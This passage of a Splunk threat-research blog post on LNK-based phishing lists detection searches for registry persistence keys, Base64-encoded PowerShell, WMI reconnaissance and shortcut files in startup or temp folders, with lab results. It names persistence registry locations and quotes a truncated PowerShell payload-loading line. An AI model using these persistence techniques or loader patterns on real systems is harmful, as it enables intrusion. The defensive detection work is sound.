  OR (Registry.registry_path="*\\CurrentControlSet\\Control\\Lsa" AND
Registry.registry_key_name="Security
  Packages") OR (Registry.registry_path="*\\CurrentControlSet\\Control\\Lsa\\OSConfig"
  AND Registry.registry_key_name="Security Packages") OR
(Registry.registry_path="*\\Microsoft\\Windows
  NT\\CurrentVersion\\SilentProcessExit\\"*) OR
(Registry.registry_path="*currentversion\\Windows"
  AND Registry.registry_key_name="Load") OR (Registry.registry_path="*\\CurrentVersion"
  AND Registry.registry_key_name="Svchost") OR
(Registry.registry_path="*\\CurrentControlSet\\Control\\Session
  Manager"AND Registry.registry_key_name="BootExecute") OR
(Registry.registry_path="*\\Software\\Run"
  AND Registry.registry_key_name="auto_update")) by Registry.dest Registry.user
Registry.registry_path
  Registry.registry_value_name Registry.registry_value_data Registry.process_guid
  Registry.registry_key_name | `drop_dm_object_name(Registry)` |
`security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)` | `registry_keys_used_for_persistence_filter`

```

New Search							Save As ▾
<pre> 1 tstats 'security_content_summariesonly' count min(_time) as firstTime max(_time) 2 as lastTime FROM datamodel=Endpoint.Registry where (Registry.registry_path=*\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 3 OR Registry.registry_path=*\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run 4 OR Registry.registry_path= *\Software\Microsoft\Windows\CurrentVersion\Explorer\User 5 Shell Folders** OR Registry.registry_path= *\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell 6 Folders** OR Registry.registry_path=*\CurrentVersion\Run* OR Registry.registry_path=*\CurrentVersion\Windows\Appinit_Dlls* 7 OR Registry.registry_path=*\CurrentVersion\Winlogon\Shell* OR Registry.registry_path=*\CurrentVersion\Winlogon\Notify* 8 OR Registry.registry_path=*\CurrentVersion\Winlogon\Userinit* OR Registry.registry_path=*\CurrentVersion\Winlogon\WinApplet* 9 OR Registry.registry_path=*\CurrentVersion\Policies\Explorer\Run* OR Registry.registry_path=*\CurrentVersion\Runservices* 10 OR Registry.registry_path=HKLM\SOFTWARE\Microsoft\Netsh* OR Registry.registry_path= 11 *\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders\Common 12 Startup* OR Registry.registry_path= *\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler 13 OR Registry.registry_path= *\Classes\htmlfile\shell\open\command OR (Registry.registry_path=*\Microsoft\Windows 14 NT\CurrentVersion\Image File Execution Options* AND Registry.registry_key_name=Debugger) 15 OR (Registry.registry_path=*\CurrentControlSet\Control\Lsa* AND Registry.registry_key_name=Security 16 Packages*) OR (Registry.registry_path=*\CurrentControlSet\Control\Lsa\OSConfig* 17 AND Registry.registry_key_name=Security Packages*) OR (Registry.registry_path=*\Microsoft\Windows 18 NT\CurrentVersion\SilentProcessExit** OR (Registry.registry_path=*\CurrentVersion\Windows* 19 AND Registry.registry_key_name=Load*) OR (Registry.registry_path=*\CurrentVersion* 20 AND Registry.registry_key_name=Svchost*) OR (Registry.registry_path=*\CurrentControlSet\Control\Session 21 Manager*AND Registry.registry_key_name=BootExecute*) OR (Registry.registry_path=*\Software\Run* 22 AND Registry.registry_key_name=auto.update*) by Registry.dest Registry.user Registry.registry_path 23 Registry.registry_value_name Registry.registry_value_data Registry.process_guid 24 Registry.registry_key_name 'drop dm object_name(Registry)' 'security_content_ctime(firstTime)' 25 'security_content_ctime(lastTime)' </pre>							
✓ 1 event (15/05/2024 08:00:00.000 to 16/05/2024 08:44:43.000) No Event Sampling ▾							Job ▾ ▮ ↗
Events Patterns Statistics (1) Visualization							
20 Per Page ▾ ↗ Format Preview ▾							
dest ▾	user ▾	registry_path ▾	registry_value_name ▾	registry_value_data ▾	process_guid ▾	registry_key_name ▾	
ar-win- dc.attackrange.local	Administrator	HKU\S-1-5-21-2759464507-273492321-4135817764- 500\Software\Microsoft\Windows\CurrentVersion\Run\svchostno2	svchostno2	C:\Temp\malware\fatlink\documents\start.vbs	(d3b07736- c5d2-6645- b382- 000000009402)	HKU\S-1-5-21-2759464507-273492321-4135817764- 500\Software\Microsoft\Windows\CurrentVersion\Run	

Figure 22: Registry Keys Used For Persistence

(Learn more about this detection: [Registry Keys Used for Persistence.](#))

Powershell Fileless Script Contains Base64 Encoded Content

The following detection utilizes PowerShell Script Block Logging (EventCode=4104) to identify suspicious PowerShell execution. Script Block Logging captures the command sent to PowerShell, the full command to be executed. Upon enabling, logs will output to Windows event logs. Depending on volume, you can choose to enable this on *only* critical endpoints or all endpoints.

This detection identifies FromBase64String within the script block. A typical malicious instance will include additional code, for example:

```
[Byte[]]$var_code = [System.Convert]::FromBase64String(38uqlyMjQ6rG....
```

During triage, review parallel processes using an EDR product or 4688 events. It will be important to understand the timeline of events around this activity. Review the entire logged PowerShell script block.

```

`powershell` EventCode=4104 ScriptBlockText = "*frombase64string*" OR ScriptBlockText
= "*gnirtS46esaBmorF*" | stats count min(_time) as firstTime max(_time) as lastTime
by EventCode ScriptBlockText Computer UserID | rename Computer as dest |rename UserID
as user | `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)` |
`powershell_fileless_script_contains_base64_encoded_content_filter`

```




Figure 23: Powershell Fileless Script Contains Base64 Encoded Content

(Learn more about this detection: [Powershell Fileless Script Contains Base64 Encoded Content.](#))

Recon Using WMI Class

The following detection identifies suspicious PowerShell via EventCode 4104, where WMI is performing an event query looking for running processes or running services.

This technique is commonly found where the adversary will identify services and system information on the compromised machine. During triage, review parallel processes within the same timeframe. Review the full script block to identify other related artifacts.

```
`powershell` EventCode=4104 (ScriptBlockText= "*SELECT*" OR ScriptBlockText="*Get-WmiObject*") AND ScriptBlockText IN ( "*Win32_Bios*", "*Win32_OperatingSystem*",
"*Win32_Processor*",
"*Win32_ComputerSystem*", "*Win32_PnPEntity*", "*Win32_ShadowCopy*",
"*Win32_DiskDrive*", "*Win32_PhysicalMemory*", "*Win32_Registry*",
"*Win32_LogicalDisk*", "*Win32_NetworkAdapterConfiguration*")
| stats count min(_time) as firstTime max(_time) as lastTime by EventCode
ScriptBlockText
Computer UserID | rename Computer as dest | rename UserID as user |
`security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`
```




Figure 24: Recon Using WMI Class

(Learn more about this detection: [Recon Using WMI Class](#).)

Process Creating LNK file in Suspicious Location

This detection identifies instances where a process initiates a `\*.lnk` file from potentially malicious locations, such as:

- `C:\Users\\*`
- `\*\Local\Temp\\*`

These locations are frequently targeted by attackers using spear phishing tools to execute malicious shortcuts.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
as lastTime FROM datamodel=Endpoint.Filesystem where Filesystem.file_name="*.lnk"
AND (Filesystem.file_path="C:\\Users\\*" OR Filesystem.file_path="*\\Temp\\*") by
_time span=1h Filesystem.process_guid Filesystem.file_name Filesystem.file_path
Filesystem.file_hash Filesystem.user | `drop_dm_object_name(Filesystem)` | rename
process_guid as lnk_guid | join lnk_guid, _time [| tstats
`security_content_summariesonly`
count FROM datamodel=Endpoint.Processes where Processes.process_name=* by _time
span=1h Processes.parent_process_guid Processes.process_id Processes.process_name
Processes.dest Processes.process_path Processes.process |
`drop_dm_object_name(Processes)`
| rename parent_process_guid as lnk_guid | fields _time lnk_guid process_id dest
process_name process_path process] | `security_content_ctime(firstTime)` |
`security_content_ctime(lastTime)`
| table firstTime, lastTime, lnk_guid, process_id, user, dest, file_name, file_path,
process_name, process, process_path, file_hash
```

1 event (5/15/24 7:00:00.000 PM to 5/16/24 7:06:58.000 PM) No Event Sampling							
Events Patterns Statistics (1) Visualization							
20 Per Page Format Preview							
firstTime	lastTime	lnk_guid	user	dest	file_name	file_path	
2024-05-16T15:35:30	2024-05-16T15:35:30	{16e6810e-27c1-5646-c4f3-040808089282}	Administrator	ar-win-dc.attackrange.local	T1547.009.lnk	C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\T1547.009.lnk	H

Figure 25: Process Creating LNK file in Suspicious Location

(Learn more about this detection: [Process Creating LNK file in Suspicious Location](#).)

Summary


This blog post provides an in-depth analysis of LNK (shortcut) files and their potential for abuse in phishing campaigns. It examines several active campaigns that employ malicious LNK files, detailing the tactics, techniques, and procedures used by threat actors. The post also introduces two utilities to help defenders test their defenses against malicious LNK usage and presents a list of Splunk detections triggered during the testing of these malicious files.

By offering valuable insights into the landscape of LNK-based phishing campaigns, this blog equips readers with the knowledge and tools necessary to strengthen their defenses against these attacks.

Learn More

Visit research.splunk.com to view the Splunk Threat Research Team's complete security content repository. You can implement this content using the [Enterprise Security Content Updates app](#) or the [Splunk Security Essentials app](#).

We would like to thank [Teoderick Contreras](#) and [Michael Haag](#) for authoring this post and the entire Splunk Threat Research Team for their contributions.



Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer's overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the [Attack Data repository](#).

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more [Splunk Security Content](#).